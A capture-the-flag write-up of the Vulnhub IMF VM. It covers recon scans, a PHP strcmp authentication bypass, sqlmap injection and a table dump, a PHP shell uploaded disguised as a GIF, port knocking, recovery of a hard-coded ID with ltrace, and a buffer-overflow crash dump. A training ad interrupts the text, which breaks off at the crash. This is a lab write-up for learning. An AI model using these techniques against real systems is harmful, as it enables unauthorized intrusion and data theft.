Hacking IMF – CTF

POSTED IN HACKING ON FEBRUARY 8, 2017

IMF is yet another awesome boot2root challenge hosted by Vulnhub where one needs to go through various web and some binary exploitation to fetch all flags.

Introduction:


IMF holds a total of 6 flags that one needs to fetch to complete this challenge. The difficulty level increases slightly at each flag. The VM emulates some restrictions/filtering both at the application and network level from real world scenarios and how easy it becomes for an attacker when bypassing the same. Also, this VM was released back in October 2016, I got to know about it while browsing vulnhub and found it interesting so thought to give it a try.

The VM can be downloaded from here

Phase 1 – Information gathering

We started by finding out the IP address allotted to the VM using following command:

```
netdiscover -i eth2 -r 192.168.56.1/24
```



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.1    0a:00:27:00:00:09      1      60  Unknown vendor
192.168.56.100  08:00:27:65:ec:a1      1      60  Cadmus Computer Systems
192.168.56.101  08:00:27:a1:f5:e7      1      60  Cadmus Computer Systems
192.168.56.103  08:00:27:42:a3:71      1      60  Cadmus Computer Systems
```

We further started a full Nmap scan to find out any open ports/ services listening and find out only port 80 is open.

```
nmap -T4 -p- -v5 -n -open -oA IMF 192.168.56.101
```

```
Reason: 65534 no-responses
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache-Httpd 2.4.18 ((Ubuntu))
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: IMF - Homepage
MAC Address: 08:00:27:A1:F5:E7 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 c
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.1, Linux 3.16 - 3.19, Linux 3.2 - 4.4, Linux 4.4
TCP/IP fingerprint:
OS:SCAN(V=7.25BETA1%E=4%D=2/3%OT=80%CT=%CU=%PV=Y%DS=1%DC=D%G=N%M=080027%TM=
OS:58946B86%P=i686-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10A%TI=Z%TS=8)OPS(O1=M
OS:5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%
OS:O6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%
OS:DF=Y%TG=40%W=7210%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%R
OS:D=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)U1(R=N
OS:)IE(R=N)
```

While browsing the same in web browser, we are presented with the following page.


As this is a web application, we initiated a directory brute force to find out any sensitive files or hidden directories.

```
dirb http://192.168.56.101/ /usr/share/wordlists/dirb/big.txt -X
.php
```

```
By The Dark Raver
-----------------
START_TIME: Sun Feb  5 16:34:40 2017
URL_BASE: http://192.168.56.101/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.56.101/ ----
+ http://192.168.56.101/contact.php (CODE:200|SIZE:8649)
+ http://192.168.56.101/index.php (CODE:200|SIZE:4797)
+ http://192.168.56.101/projects.php (CODE:200|SIZE:6574)

-----------------
END_TIME: Sun Feb  5 16:34:54 2017
DOWNLOADED: 20458 - FOUND: 3
```


FLAG 1

While browsing the application manually, we found our first flag in an HTML comment in the contact.php file.



FLAG 2


As a part of our information gathering phase, we had also initiated content discovery option of a burp. While browsing through the sitemap, we came across some base64 encoded js files.




Upon decoding the name of one of the js files, we get partial contents of flag2. We then rearranged the names of js files decoded them back to plain text and got our second flag.

FLAG 3

The content of flag2 gives us a slight hint on how we can reach to flag 3. We browse




Before starting anything here, we checked the HTML source code and found comment shown in below screenshot. This gives us a good idea on username and SQL injections to bypass authentication will not work as the password is hard coded. Well, we take the username of roger's email from contact.php file and started a "password timing attack." At the same time, we started another dirb session on imfadministrator directory and found out that we might be facing a CMS after successful auth.



Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length	-8\r\n\r\n	Comment
71	brandon	200			654	Invalid password	
72	666666	200			654	Invalid password	
73	shadow	200			654	Invalid password	
74	melissa	200			654	Invalid password	
75	eminem	200			654	Invalid password	
76	matthew	200			654	Invalid password	
77	robert	200			654	Invalid password	
78	danielle	200			654	Invalid password	
79	forever	200			654	Invalid password	
80	family	200			654	Invalid password	
81	jonathan	200			654	Invalid password	
82	987654321	200			654	Invalid password	
83	computer	200			654	Invalid password	
84	whatever	200			654	Invalid password	

Well, the above brute force idea was a bummer. WE recently came across this cool authentication bypass while solving one of the online web CTF challenges; this exploits the way how **strcmp** function in PHP works. The strcmp will return 0 for the correct match and 1 for incorrect one, but it also returns 0 when it is unable to handle any error. i.e. if an array is compared with string in **strcmp** function, it will throw an error however the result will be zero. The same logic was used in imfadministrator login panel, and we were able to bypass it passing an array and got our third flag.




FLAG 4

After getting our third flag, we started browsing the admin panel and found two interesting links **Upload report** and **Disavowed list**. We browsed through both of them and didn't found anything.




We further tried to LFI in pagename parameter as it seems a valid candidate for that but didn't get any luck there too. We then checked that page name returned is not an actual page by browsing directly to disavowlist.php but got 404. This gave us an idea that this might be taken from the database. We checked for SQL injection and got an SQL error.




We fire up the sqlmap with the following command and found another page name from admin database.

```
python sqlmap.py -url http://192.168.56.101/imfadministrator/cms.php?
pagename=disavowlist -cookie <PHPSESSIONID COOKIE> -T pages --dump
```


We browse the page and get the following image with a barcode. We scanned the bar code and got our 4th flag.







FLAG 5:

The decoded contents of flag4 resulted in a filename uploadr942.php. We browse the file and were presented with image upload form.







Upon further investigating, it appears that server is feeding .gif files to PHP interpreter. We tried to upload our simple shell but were blocked with following error message.



tool and was able to bypass this restriction.



We dropped in a weevely session and got our 5th flag.



FLAG 6

The content of flag 5 decoded to agent services. I was not able to figure this out immediately at that time that it is referring to some service. After getting a weevely shell, I started browsing different directories looking for any possible clues to another flag. While browsing bin directories I came across two files access_codes and a binary file named agent.

```
www-data@imf:/etc/cron.daily $ ls -la /usr/local/bin
total 24
drwxr-xr-x  2 root root  4096 Oct 16 08:11 .
drwxr-xr-x 10 root root  4096 Sep 22 05:18 ..
-rw-r--r--  1 root root    19 Oct 16 08:11 access_codes
-rwxr-xr-x  1 root root 11896 Oct 12 22:39 agent
www-data@imf:/etc/cron.daily $ cat /usr/local/bin/access_codes
SYN 7482,8279,9467
www-data@imf:/etc/cron.daily $ ./agent
sh: 1: ./agent: not found
www-data@imf:/etc/cron.daily $ cd /usr/local/bin
www-data@imf:/usr/local/bin $ ls -la
total 24
drwxr-xr-x  2 root root  4096 Oct 16 08:11 .
drwxr-xr-x 10 root root  4096 Sep 22 05:18 ..
-rw-r--r--  1 root root    19 Oct 16 08:11 access_codes
-rwxr-xr-x  1 root root 11896 Oct 12 22:39 agent
www-data@imf:/usr/local/bin $ ./agent
 ___ __  __ ___
 |_ _|  \/  | __|  Agent
  | || |\/| | _|   Reporting
 |___|_|  |_|_|    System


Agent ID :
```

Upon looking onto the contents of the access_codes file, we suspected it might be related to port knocking. We then looked into open ports on the system and compared the same with our Nmap Scan.

```
www-data@imf:/usr/local/bin $ netstat  -tln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:7788            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
```

```
root@kali:~/IMF# cat IMF.gnmap
# Nmap 7.25BETA1 scan initiated Fri Feb  3 17:06:05 2017 as: nmap -T4 -p- -v5
 -n --open -oA IMF 192.168.56.101
# Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 192.168.56.101 () Status: Up
Host: 192.168.56.101 () Ports: 80/open/tcp//http//Apache httpd 2.4.18 ((Ubuntu
/        Ignored State: filtered (65534) OS: Linux 3.10 - 4.1|Linux 3.16 - 3.19
inux 3.2 - 4.4|Linux 4.4        Seq Index: 262  IP ID Seq: All zeros
# Nmap done at Fri Feb  3 17:07:42 2017 -- 1 IP address (1 host up) scanned in
7.16 seconds
```

Well, we do have port 22 and 7788 open to all interfaces, but we were not able to access it directly. We then send a SYN packet to ports mentioned in the access_codes file and were able to access port 7788.

```
nmap -Pn -v5 -n -p 7482,8279,9467 192.168.56.101
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
           Raw packets sent: 6 (240B) | Rcvd: 1 (40B)
root@kali:~/IMF# nmap -sS -p7482,8279,9467 192.168.56.101 -T4 -v5 -n

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-02-03 22:40 IST
Initiating SYN Stealth Scan at 22:40
Scanning 192.168.56.101 [3 ports]
Completed SYN Stealth Scan at 22:40, 3.01s elapsed (3 total ports)
Nmap scan report for 192.168.56.101
Host is up, received user-set.
Scanned at 2017-02-03 22:40:44 IST for 3s
PORT     STATE    SERVICE REASON
7482/tcp filtered unknown no-response
8279/tcp filtered unknown no-response
9467/tcp filtered unknown no-response

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.07 seconds
           Raw packets sent: 6 (264B) | Rcvd: 0 (0B)
root@kali:~/IMF# nmap -sS -p7788 -T4 -v5 -n  192.168.56.101

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-02-03 22:40 IST
Initiating Ping Scan at 22:40
Scanning 192.168.56.101 [4 ports]
Completed Ping Scan at 22:40, 0.01s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:40
Scanning 192.168.56.101 [1 port]
Discovered open port 7788/tcp on 192.168.56.101
Completed SYN Stealth Scan at 22:40, 0.00s elapsed (1 total ports)
Nmap scan report for 192.168.56.101
Host is up, received reset ttl 255 (0.00045s latency).
Scanned at 2017-02-03 22:40:49 IST for 0s
PORT     STATE SERVICE REASON
7788/tcp open  unknown syn-ack ttl 255
```

We then connected to that port, and we were presented with same agent binary that we have seen earlier also the same process was running with root privileges. We needed an agent ID to login into IMF system. We tried with one of the port ID from access_codes but didn't get through.

```
λ ncat 192.168.56.101 7788
 ___ __  __ ___
|_ _|  \/  | _ )  Agent
 | || |\/| | _ \  Reporting
|___|_|  |_|___/  System

Agent ID : 7482
Invalid Agent ID
close: Result too large
```

We then searched for possible strings in binary and got to that the application is using a libc library function strncmp. So, the agent ID must be hard coded in binary. However, we were not able to figure that our using strings fetched from the binary alone.

```
libc.so.6
_IO_stdin_used
strncmp
__isoc99_scanf
puts
stdin
fgets
getchar
stdout
asprintf
setbuf
__libc_start_main
__gmon_start__
GLIBC_2.7
GLIBC_2.0
PTRh
```

Well, it was time to reverse engineer the binary and get the agent ID. There are many approaches to achieving this, but we will use the simpler one. As the binary was using a library function, so we used the ltrace utility to trace the call to function and got agent ID.

```
x401@x401:~$ ltrace /tmp/agent
__libc_start_main(0x80485fb, 1, 0xbfba5524, 0x8048970, 0x80489d0 <unfinished ...>
setbuf(0xb76f0a20, NULL)                                                    = <void>
asprintf(0xbfba5458, 0x80489f0, 0x2ddd984, 0xb757ddeb, 0xb76f03e4)          = 8
puts("   ___ __   __ ___ "   ___ __   __ ___
)                                                                           = 18
puts(" |_ _|  \\/  | __|  Agent" |_ _|  \/  | __|  Agent
)                                                                           = 25
puts("  | || |\\/| | _|   Reporting"  | || |\/| | _|   Reporting
)                                                                           = 29
puts(" |___|_|  |_|_|    System\n" |___|_|  |_|_|    System

)                                                                           = 27
printf("\nAgent ID : "
Agent ID : )                                                                = 12
fgets(1233
"1233\n", 9, 0xb76f0ac0)                                                    = 0xbfba545e
strncmp("1233\n", "48093572", 8)                                            = -1
puts("Invalid Agent ID "Invalid Agent ID
)                                                                           = 18
+++ exited (status 254) +++
```

We entered the agent ID and were presented with the following menu.

```
λ ncat 192.168.56.101 7788
 ___ __   __ ___
 |_ _|  \/  | __|  Agent
  | || |\/| | _|   Reporting
 |___|_|  |_|_|    System


Agent ID : 48093572
Login Validated
Main Menu:
1. Extraction Points
2. Request Extraction
3. Submit Report
0. Exit
```

ETHICAL HACKING TRAINING – RESOURCES (INFOSEC)

SIQ PHISHING SIMULATOR

Want to learn more? The InfoSec Institute Ethical Hacking course goes in-depth into the techniques used by malicious, black hat hackers with attention getting lectures and hands-on lab exercises. You leave with the ability to quantitatively assess and measure threats to information assets; and discover where your organization is most vulnerable to black hat hackers. Some features of this course include:

- Dual Certification - CEH and CPT
- 5 days of Intensive Hands-On Labs
- CTF exercises in the evening

FIRST NAME *

LAST NAME *

COMPANY

EMAIL *

PHONE *

JOB TITLE *

WHO WILL FUND YOUR TRAINING? *

FUNDING REIMBURSEMENT *

TRAINING BUDGET *

FIND PRICING FOR THIS COURSE

```
Agent ID : 48893572
Login Validated
Main Menu:
1. Extraction Points
2. Request Extraction
3. Submit Report
0. Exit
Enter selection: 3

Enter report update: AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAa
Report: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAa
Submitted for review.

Program received signal SIGSEGV, Segmentation fa
[----------------------------------registers----
EAX: 0xbf87cd84 ('A' <repeats 152 times>"\204,
EBX: 0xb76f7ff4 --> 0x1a4d7c
ECX: 0xffffffff
EDX: 0xb76f98b8 --> 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xbf87ce30 ('A' <repeats 200 times>...)
EIP: 0x41414141 ('AAAA')
EFLAGS: 0x10282 (carry parity adjust zero SIGN
[-------------------------------------code-----
Invalid $PC address: 0x41414141
[------------------------------------stack-----
0000| 0xbf87ce30 ('A' <repeats 200 times>...)
0004| 0xbf87ce34 ('A' <repeats 200 times>...)
0008| 0xbf87ce38 ('A' <repeats 200 times>...)
0012| 0xbf87ce3c ('A' <repeats 200 times>...)
0016| 0xbf87ce40 ('A' <repeats 200 times>...)
0020| 0xbf87ce44 ('A' <repeats 200 times>...)
0024| 0xbf87ce48 ('A' <repeats 200 times>...)
